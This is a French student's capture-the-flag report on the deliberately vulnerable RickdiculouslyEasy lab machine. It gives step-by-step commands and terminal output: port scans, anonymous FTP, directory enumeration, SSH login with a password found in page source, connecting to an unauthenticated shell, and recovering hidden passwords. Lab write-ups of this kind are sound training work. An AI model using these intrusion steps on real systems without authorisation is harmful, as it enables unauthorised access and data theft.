

RAPPORT CTF – RickdiculouslyEasy



Ibrahim Kakaev

M2 ILSSEN

Sommaire

RAPPORT CTF – RickdiculouslyEasy.....	1
MÉTHODOLOGIE.....	3
FLAGS CAPTURÉS.....	3
FLAG_1 : FLAG{There is no Zeus, in your face!}.....	3
FLAG_2 : FLAG{TheyFoundMyBackDoorMorty}.....	4
FLAG_3 : FLAG{Whoa this is unexpected}.....	5
FLAG_4 : FLAG{Yeah d- just don't do it.}.....	5
FLAG_5 : FLAG{Get off the high road Summer!}.....	6
FLAG_6 : FLAG{Flip the pickle Morty!}.....	7
FLAG_7 : FLAG{131333}.....	8
FLAG_8 : FLAG{And Awwwaaaaayyyy we Go!}.....	8
VULNÉRABILITÉS IDENTIFIÉES.....	9
CONCLUSION.....	10

MÉTHODOLOGIE

Le test s'est déroulé en plusieurs phases :

- Reconnaissance du réseau et scan de ports avec nmap
- Énumération des services et répertoires web
- Exploitation des vulnérabilités identifiées
- Élévation de privilèges et accès root


FLAGS CAPTURÉS

FLAG_1 : FLAG{There is no Zeus, in your face!}

Méthode d'obtention :

En explorant les différents ports ouverts lors du scan initial, j'ai testé le port 9090 qui hébergeait une interface web Cockpit. Le flag était directement visible dans le code source HTML de la page d'accueil.

```
nmap -p- 10.0.2.4  
curl -k -s https://10.0.2.4:9090/ | grep "FLAG"
```




```
kali@kali: ~  
File Actions Edit View Help  
</div>←/.col-→  
<div style="display: none;" class="col-sm-5 col-md-6 col-lg-7" id="login-wait-validation" hidden="">  
  <div class="col-sm-4">  
    <span class="help-block" translate="">Validating authentication token</span>  
  </div>  
  <div class="col-sm-1">  
    <div class="spinner col-xs-15">  
    </div>  
  </div>  
</div>  
<div class="col-sm-12" id="login-fatal" hidden="">  
  <span id="login-fatal-message"></span>  
  <a id="login-again" translate="" hidden="">Try Again</a>  
</div>  
</div>←/.row→  
</div>←/.container→  
</body></html>  
(kali@kali)-[~]  
$ curl -k -s https://10.0.2.4:9090/ | grep "FLAG"  
<div id="brand">FLAG <b>{There is no Zeus, in your face!} - 10 Points</b></div>←/#  
brand→  
(kali@kali)-[~]  
$
```

FLAG_2 : FLAG{TheyFoundMyBackDoorMorty}

Méthode d'obtention :

Le scan nmap complet a révélé un service inhabituel sur le port 13337. En m'y connectant simplement avec netcat, le flag s'est affiché directement dans la bannière du service.

```
nmap -p- 10.0.2.4
nc 10.0.2.4 13337
```




FLAG_3: FLAG{Whoa this is unexpected}

Méthode d'obtention :

Le scan nmap a montré que le service FTP sur le port 21 acceptait les connexions anonymes. Je me suis connecté sans authentification et j'ai trouvé un fichier FLAG.txt directement dans le répertoire racine.

```
Ftp 10.0.2.4
Username: anonymous
Password: (vide)
ls
cat FLAG.txt
```




FLAG_4: FLAG{Yeah d- just don't do it.}

Méthode d'obtention :

J'ai utilisé dirb pour énumérer les répertoires du serveur web sur le port 80. L'outil a découvert un dossier /passwords/ avec l'indexation des répertoires activée. Le fichier FLAG.txt était accessible sans aucune restriction.

```
dirb http://10.0.2.4/  
curl http://10.0.2.4/passwords/FLAG.txt
```



```
kali@kali: ~  
File Actions Edit View Help  
GENERATED WORDS: 4612  
--- Scanning URL: http://10.0.2.4/ ---  
+ http://10.0.2.4/cgi-bin/ (CODE:403|SIZE:217)  
+ http://10.0.2.4/index.html (CODE:200|SIZE:326)  
=> DIRECTORY: http://10.0.2.4/passwords/  
+ http://10.0.2.4/robots.txt (CODE:200|SIZE:126)  
--- Entering directory: http://10.0.2.4/passwords/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
END TIME: Mon Dec 8 04:35:03 2025  
DOWNLOADED: 4612 - FOUND: 3  
(kali@kali)-[~]  
$ curl http://10.0.2.4/passwords/FLAG.txt  
FLAG{Yeah d- just don't do it.} - 10 Points  
(kali@kali)-[~]  
$ curl -s http://10.0.2.4/passwords/passwords.html | grep -i password  
<body>Wow Morty real clever. Storing passwords in a file called passwords.html? You've really d  
one it this time Morty. Let me at least hide them.. I'd delete them entirely but I know you'd g  
o bitching to your mom. That's the last thing I need.</body>  
<!-- Password: winter -->  
(kali@kali)-[~]  
$
```

FLAG_5: FLAG{Get off the high road Summer!}

Méthode d'obtention :

En analysant le fichier passwords.html trouvé dans le répertoire /passwords/, j'ai remarqué un mot de passe caché dans le code source : "winter". En corrélation avec les noms d'utilisateurs identifiés, j'ai testé ce mot de passe avec l'utilisateur Summer sur le port SSH non standard 22222. La connexion a réussi et le flag se trouvait dans le répertoire home.

```
curl http://10.0.2.4/passwords/passwords.html  
ssh Summer@10.0.2.4 -p 22222  
Password: winter  
cat FLAG.txt
```

```
Summer@localhost:~$ pwd
/home/Summer
Summer@localhost:~$ ls -la
total 20
drwxr-xr-x. 2 Summer Summer 99 Sep 15 2017 .
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..
-rw-r--r--. 1 Summer Summer 1 Sep 15 2017 .bash_history
-rw-r--r--. 1 Summer Summer 18 May 30 2017 .bash_logout
-rw-r--r--. 1 Summer Summer 193 May 30 2017 .bash_profile
-rw-r--r--. 1 Summer Summer 231 May 30 2017 .bashrc
-rw-r--r--. 1 Summer Summer 48 Aug 22 2017 FLAG.txt
Summer@localhost:~$ cat FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points
Summer@localhost:~$
```

FLAG_6: FLAG{Flip the pickle Morty!}

Méthode d'obtention :

Un autre port intéressant identifié lors du scan était le 60000. En m'y connectant avec netcat, j'ai obtenu un shell distant. J'ai pu naviguer dans le système de fichiers et localiser ce flag.

```
nc 10.0.2.4 60000
ls
cat FLAG.txt
```

```
kali@kali: ~
File Actions Edit View Help

[Summer@localhost ~]$ head FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points
[Summer@localhost ~]$ quit
-bash: quit: command not found
[Summer@localhost ~]$ exit
logout
Connection to 10.0.2.4 closed.

(kali@kali)-[~]
$ nc 10.0.2.4 60000
Welcome to Ricks half baked reverse shell...
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
#
```


FLAG_7 : FLAG{131333}

Méthode d'obtention :

Une fois connecté en SSH avec l'utilisateur Summer, j'ai exploré le système et trouvé deux fichiers intéressants dans le répertoire de Morty : une image (Safe_Password.jpg) et une archive ZIP protégée (journal.txt.zip).

En analysant l'image avec `grep`, j'ai extrait un message caché qui révélait le mot de passe de l'archive : "Meeseek". J'ai copié les fichiers dans mon répertoire `home` pour contourner les problèmes de permissions, puis décompressé l'archive avec succès.

```
cd /home/Morty/  
grep -a "password" Safe_Password.jpg  
cp Safe_Password.jpg ~/   
cp journal.txt.zip ~/   
cd ~  
unzip journal.txt.zip  
Password: Meeseek  
cat journal.txt
```



FLAG_8 : FLAG{And Awwwaaaaayyyy we Go!}


Méthode d'obtention :

Le fichier journal.txt contenait un indice pointant vers un fichier exécutable nommé "safe" dans le répertoire de RickSanchez. J'ai exploré le système et localisé ce fichier dans /home/RickSanchez/RICKS_SAFE/.

Après l'avoir copié dans mon répertoire et rendu exécutable, je l'ai lancé avec le code numérique 131333 obtenu précédemment. Le programme a alors déchiffré et affiché le dernier flag.

```
ls -la /home/RickSanchez/
```

```
ls -la /home/RickSanchez/RICKS_SAFE/  
cp /home/RickSanchez/RICKS_SAFE/safe ~/  
chmod +x safe  
./safe 131333
```



```
Summer@localhost:~  
File Actions Edit View Help  
FLAG: {131333} - 20 Points  
[Summer@localhost ~]$ ls -la /home/RickSanchez/  
total 12  
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21 2017 .  
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..  
-rw-r--r--. 1 RickSanchez RickSanchez 18 May 30 2017 .bash_logout  
-rw-r--r--. 1 RickSanchez RickSanchez 193 May 30 2017 .bash_profile  
-rw-r--r--. 1 RickSanchez RickSanchez 231 May 30 2017 .bashrc  
drwxr-xr-x. 2 RickSanchez RickSanchez 18 Sep 21 2017 RICKS_SAFE  
drwxrwxr-x. 2 RickSanchez RickSanchez 26 Aug 18 2017 ThisDoesntContainAnyFlags  
[Summer@localhost ~]$ ls -la /home/RickSanchez/RICKS_SAFE/  
total 12  
drwxr-xr-x. 2 RickSanchez RickSanchez 18 Sep 21 2017 .  
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21 2017 ..  
-rwxr--r--. 1 RickSanchez RickSanchez 8704 Sep 21 2017 safe  
[Summer@localhost ~]$ cp /home/RickSanchez/RICKS_SAFE/safe ~/  
[Summer@localhost ~]$ cd ~  
[Summer@localhost ~]$ chmod +x safe  
[Summer@localhost ~]$ ./safe 131333  
decrypt: FLAG{And Awwaaaaayyyy we Go!} - 20 Points  
  
Ricks password hints:  
(This is incase I forget.. I just hope I don't forget how to write a script to generate potent  
ial passwords. Also, sudo is wheely good.)  
Follow these clues, in order  
  
1 uppercase character  
1 digit  
One of the words in my old bands name.♦ @  
[Summer@localhost ~]$
```

VULNÉRABILITÉS IDENTIFIÉES

Au cours de ce pentest, j'ai identifié plusieurs vulnérabilités critiques :

- **Accès FTP anonyme activé** permettant l'accès à des fichiers sensibles
- **Services non standard exposés** sur des ports inhabituels (13337, 60000, 9090)
- **Indexation de répertoires web activée** exposant la structure des fichiers
- **Credentials stockés en clair** dans du code HTML accessible publiquement
- **Port SSH non standard** (22222) mais facilement identifiable
- **Mots de passe faibles et prévisibles** (winter, Meeseek)
- **Stéganographie basique** pour cacher des informations sensibles
- **Reverse shell accessible** sans authentification

CONCLUSION

Ce CTF m'a permis de mettre en pratique plusieurs techniques de pentesting essentielles :

- Énumération complète de ports et services
- Exploitation de services mal configurés (FTP, SSH, web)
- Analyse de code source pour extraction de credentials
- Stéganographie et analyse de fichiers
- Utilisation de shells distants
- Navigation et énumération du système de fichiers Linux

Résultat final : 8/8 flags capturés (130/130 points)

Tous les objectifs du challenge ont été atteints avec succès. La machine a été entièrement compromise et tous les flags ont été récupérés.